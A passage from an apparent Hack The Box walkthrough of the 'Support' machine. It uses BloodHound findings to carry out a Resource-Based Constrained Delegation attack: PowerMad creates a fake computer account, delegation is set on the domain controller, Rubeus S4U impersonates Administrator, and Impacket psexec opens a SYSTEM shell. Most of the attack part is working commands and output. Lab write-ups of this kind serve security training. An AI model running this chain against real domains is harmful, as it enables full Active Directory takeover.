-a----        12/17/2022   7:00 AM         908288 SharpHound.exe
-a----        12/17/2022   7:01 AM          10181 YzgyNDA2MjMtMDk1ZC00MGYxLTk3ZjUtMmYzM2MzYzVlOWFi.bin
```


This contains all of the gathered data. Let's download it using `Evil-WinRM`.

```
download 20221217070128_BloodHound.zip
```


Once downloaded, we need only drag and drop the zip file into the BloodHound window to load the acquired data. Once the data has been loaded, we can search for `SUPPORT@SUPPORT.HTB` in the top left corner in order to find our current user. Then we can right click on the user object and select `Mark User as Owned` to specify that we already have access to the system as this user.



The user details can be seen at the top left corner underneath the search bar.




The above overview includes the user's group memberships, objects in the domain that the user has control over and other important information. We can see that the `Group Delegated Object Control` section shows a value of `1`. This value shows if a group that our user is a member of, has access to control objects in the domain. Let's click on it to see more details.



Indeed the output shows that the `Shared Support Accounts` group has `GenericAll` privileges on the Domain Controller and since the support user is a member of this group, they as well have all privileges on the DC.

Right clicking on the line called `GenericAll` and selecting `Help` provides more information about this privilege as well as how to exploit it.



BloodHound mentions that due to the `GenericAll` privilege we can perform a Resource Based Constrained Delegation (RBCD) attack and escalate our privileges.

Resource Based Constrained Delegation

In a nutshell, through a `Resource Based Constrained Delegation` attack we can add a computer under our control to the domain; let's call this computer `$FAKE-COMP01`, and configure the Domain Controller (DC) to allow `$FAKE-COMP01` to act on behalf of it. Then, by acting on behalf of the DC we can request Kerberos tickets for `$FAKE-COMP01`, with the ability to impersonate a highly privileged user on the Domain, such as the `Administrator`. After the Kerberos tickets are generated, we can Pass the Ticket (PtT) and authenticate as this privileged user, giving us control over the entire domain.

The attack relies on three prerequisites:

- We need a shell or code execution as a domain user that belongs to the `Authenticated Users` group. By default any member of this group can add up to 10 computers to the domain.
- The `ms-ds-machineaccountquota` attribute needs to be higher than 0. This attribute controls the amount of computers that authenticated domain users can add to the domain.
- Our current user or a group that our user is a member of, needs to have `WRITE` privileges (`GenericAll`, `WriteDACL`) over a domain joined computer (in this case the Domain Controller).

From our previous enumeration we know that the `support` user is indeed a member of the `Authenticated Users` group as well as the `Shared Support Accounts` group. We also know that the `Shared Support Accounts` group has `GenericAll` privileges over the Domain Controller (`dc.support.htb`).

Let's check the value of the `ms-ds-machineaccountquota` attribute.

```
Get-ADObject -Identity ((Get-ADDomain).distinguishedname) -Properties ms-DS-MachineAccountQuota
```

```
Get-ADObject -Identity ((Get-ADDomain).distinguishedname) -Properties ms-DS-MachineAccountQuota


DistinguishedName         : DC=support,DC=htb
ms-DS-MachineAccountQuota : 10
Name                      : support
ObjectClass               : domainDNS
ObjectGUID                : 553cd9a3-86c4-4d64-9e85-5146a98c868e
```

The output of the above command shows that this attribute is set to 10, which means each authenticated domain user can add up to 10 computers to the domain.

Next, let's verify that the `msds-allowedtoactonbehalfofotheridentity` attribute is empty. To do so, we need the PowerView module for PowerShell. We can upload it to the server via Evil-WinRM as shown previously. We can then import it with the following command.

```
. ./PowerView.ps1
```

Once the module has been imported we can use the `Get-DomainComputer` commandlet to query the required information.

```
Get-DomainComputer DC | select name, msds-allowedtoactonbehalfofotheridentity
```

```
Get-DomainComputer DC | select name, msds-allowedtoactonbehalfofotheridentity

name msds-allowedtoactonbehalfofotheridentity
---- ----------------------------------------
DC
```

The value is empty, which means we are ready to perform the RBCD attack, but first let's upload the tools that are required. We will need PowerMad and Rubeus, which we can upload using Evil-WinRM as shown previously. PowerMad can be imported with the following command.

```
. ./Powermad.ps1
```

Creating a Computer Object

Now, let's create a fake computer and add it to the domain. We can use PowerMad's `New-MachineAccount` to achieve this.

```
New-MachineAccount -MachineAccount FAKE-COMP01 -Password $(ConvertTo-SecureString 'Password123' -AsPlainText -Force)
```

```
New-MachineAccount -MachineAccount FAKE-COMP01 -Password $(ConvertTo-SecureString 'Password123' -AsPlainText -Force)

[+] Machine account FAKE-COMP01 added
```

The above command added a machine with the name `FAKE-COMP01` to the domain with the password `Password123`. We can verify this new machine with the following command.

```
Get-ADComputer -identity FAKE-COMP01
```

```
Get-ADComputer -identity FAKE-COMP01


DistinguishedName : CN=FAKE-COMP01,CN=Computers,DC=support,DC=htb
DNSHostName       : FAKE-COMP01.support.htb
Enabled           : True
Name              : FAKE-COMP01
ObjectClass       : computer
ObjectGUID        : 83929b42-4462-43b7-b167-59e78d495d52
SamAccountName    : FAKE-COMP01$
SID               : S-1-5-21-1677581083-3380853377-188903654-5601
UserPrincipalName :
```

The output shows the details of `FAKE-COMP01` and we can clearly see the `SID` value it was assigned.

Configuring RBCD

Next, we will need to configure Resource-Based Constrained Delegation through one of two ways. We can either set the `PrincipalsAllowedToDelegateToAccount` value to `FAKE-COMP01` through the builtin PowerShell Active Directory module, which will in turn configure the `msds-allowedtoactonbehalfofotheridentity` attribute on its own, or we can use the `PowerView` module to directly set the `msds-allowedtoactonbehalfofotheridentity` attribute.

For the purposes of this walkthrough we will use the former as it is a bit easier to understand. Let's use the `Set-ADComputer` command to configure RBCD.

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKE-COMP01$
```

To verify that the command worked, we can use the `Get-ADComputer` command.

```
Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount
```

```
Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                   : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName                         : dc.support.htb
Enabled                             : True
Name                                : DC
ObjectClass                         : computer
ObjectGUID                          : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=FAKE-COMP01,CN=Computers,DC=support,DC=htb}
SamAccountName                      : DC$
SID                                 : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName                   :
```

As we can see, the `PrincipalsAllowedToDelegateToAccount` is set to `FAKE-COMP01`, which means the command worked. We can also verify the value of the `msds-allowedtoactonbehalfofotheridentity`.

```
Get-DomainComputer DC | select msds-allowedtoactonbehalfofotheridentity
```

```
Get-DomainComputer DC | select msds-allowedtoactonbehalfofotheridentity

msds-allowedtoactonbehalfofotheridentity
----------------------------------------
{1, 0, 4, 128...
```

As we can see, the `msds-allowedtoactonbehalfofotheridentity` now has a value, but because the type of this attribute is `Raw Security Descriptor` we will have to convert the bytes to a string to understand what's going on.

First, let's grab the desired value and dump it to a variable called `RawBytes`.

```
$RawBytes = Get-DomainComputer DC -Properties 'msds-
allowedtoactonbehalfofotheridentity' | select -expand msds-
allowedtoactonbehalfofotheridentity
```

Then, let's convert these bytes to a Raw Security Descriptor object.

```
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
$RawBytes, 0
```

Finally, we can print both the entire security descriptor, as well as the `DiscretionaryAcl` class, which represents the Access Control List that specifies the machines that can act on behalf of the DC.

```
$Descriptor
$Descriptor.DiscretionaryAcl
```

```
$Descriptor

ControlFlags           : DiscretionaryAclPresent, SelfRelative
Owner                  : S-1-5-32-544
Group                  :
SystemAcl              :
DiscretionaryAcl       : {System.Security.AccessControl.CommonAce}
ResourceManagerControl : 0
BinaryLength           : 80


$Descriptor.DiscretionaryAcl

BinaryLength       : 36
AceQualifier       : AccessAllowed
IsCallback         : False
OpaqueLength       : 0
AccessMask         : 983551
SecurityIdentifier : S-1-5-21-1677581083-3380853377-188903654-5601
AceType            : AccessAllowed
AceFlags           : None
IsInherited        : False
InheritanceFlags   : None
PropagationFlags   : None
AuditFlags         : None
```

From the output we can see that the `SecurityIdentifier` is set to the SID of `FAKE-COMP01` that we saw earlier, and the `AceType` is set to `AccessAllowed`.

Performing a S4U Attack

It is now time to perform the S4U attack, which will allow us to obtain a Kerberos ticket on behalf of the Administrator. We will be using Rubeus to perform this attack.

First, we will need the hash of the password that was used to create the computer object.

```
.\Rubeus.exe hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb
```

```
.\Rubeus.exe hash /password:Password123 /user:FAKE-COMP01$ /domain:support.htb


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.1


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123
[*] Input username             : FAKE-COMP01$
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBhostfake-comp01.support.htb
[*]       rc4_hmac             : 58A478135A93AC3BF058A5EA0E8FDB71
[*]       aes128_cts_hmac_sha1 : 06C1EABAD3A21C24DF384247BC85C540
[*]       aes256_cts_hmac_sha1 : FF7BA224B544AA97002B2BEE94EADBA7855EF81A1E05B7EB33D4BCD55807FF53
[*]       des_cbc_md5          : 5B045E854358687C
```

We need to grab the value called `rc4_hmac`. Next, we can generate Kerberos tickets for the Administrator.

```
rubeus.exe s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71
/impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt
```

```
./rubeus.exe s4u /user:FAKE-COMP01$ /rc4:58A478135A93AC3BF058A5EA0E8FDB71 /impersonateuser:Administrator
/msdsspn:cifs/dc.support.htb /domain:support.htb /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.1

[*] Action: S4U

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'support.htb\FAKE-COMP01$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      <SNIP>doIFhDCCBYCgAwIBBaEDAgEWooIEmDCCBJRhggSQMIIEjKADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD</SNIP>

[*] Action: S4U

[*] Building S4U2self request for: 'FAKE-COMP01$@SUPPORT.HTB'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2self request to ::1:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'FAKE-COMP01$@SUPPORT.HTB'
[*] base64(ticket.kirbi):

      <SNIP>doIFrDCCBaigAwIBBaEDAgEWooIExjCCBMJhggS+MIIEuqADAgEFoQ0bC1NVUFBPUlQuSFRCohkwF6AD</SNIP>

[*] Impersonating user 'Administrator' to target SPN 'cifs/dc.support.htb'
[*] Building S4U2proxy request for service: 'cifs/dc.support.htb'
[*] Using domain controller: dc.support.htb (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

      <SNIP>doIGaDCCBmSgAwIBBaEDAgEWooIFejCCBXZhggVyMIIFbqADAgEFoQ0bC1NVUFBPUlQuSFRCoiEwH6AD</SNIP>

[+] Ticket successfully imported!
```

Rubeus successfuly generated the tickets. We can now grab the last Base64 encoded ticket and use it on our local machine to get a shell on the DC as `Administrator`. To do so, copy the value of the last ticket and paste it inside a file called `ticket.kirbi.b64`.

Note: Before pasting the value to the file make sure to remove any whitespace characters from the value.

Next, create a new file called `ticket.kirbi` with the Base64 decoded value of the previous ticket.

```
base64 -d ticket.kirbi.b64 > ticket.kirbi
```

Finally, we can convert this ticket to a format that Impacket can use. This can be achieved with Impackets' `TicketConverter.py`.

```
ticketConverter.py ticket.kirbi ticket.ccache
```

```
ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done
```

To acquire a shell we can use Impackets' `psexec.py`.

```
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
```

```
KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file NeYKdoVH.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service mbAi on dc.support.htb.....
[*] Starting service mbAi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

A shell as `NT Authority\System` is successfully received and the root flag can be found in `C:\Users\Administrator\Desktop`.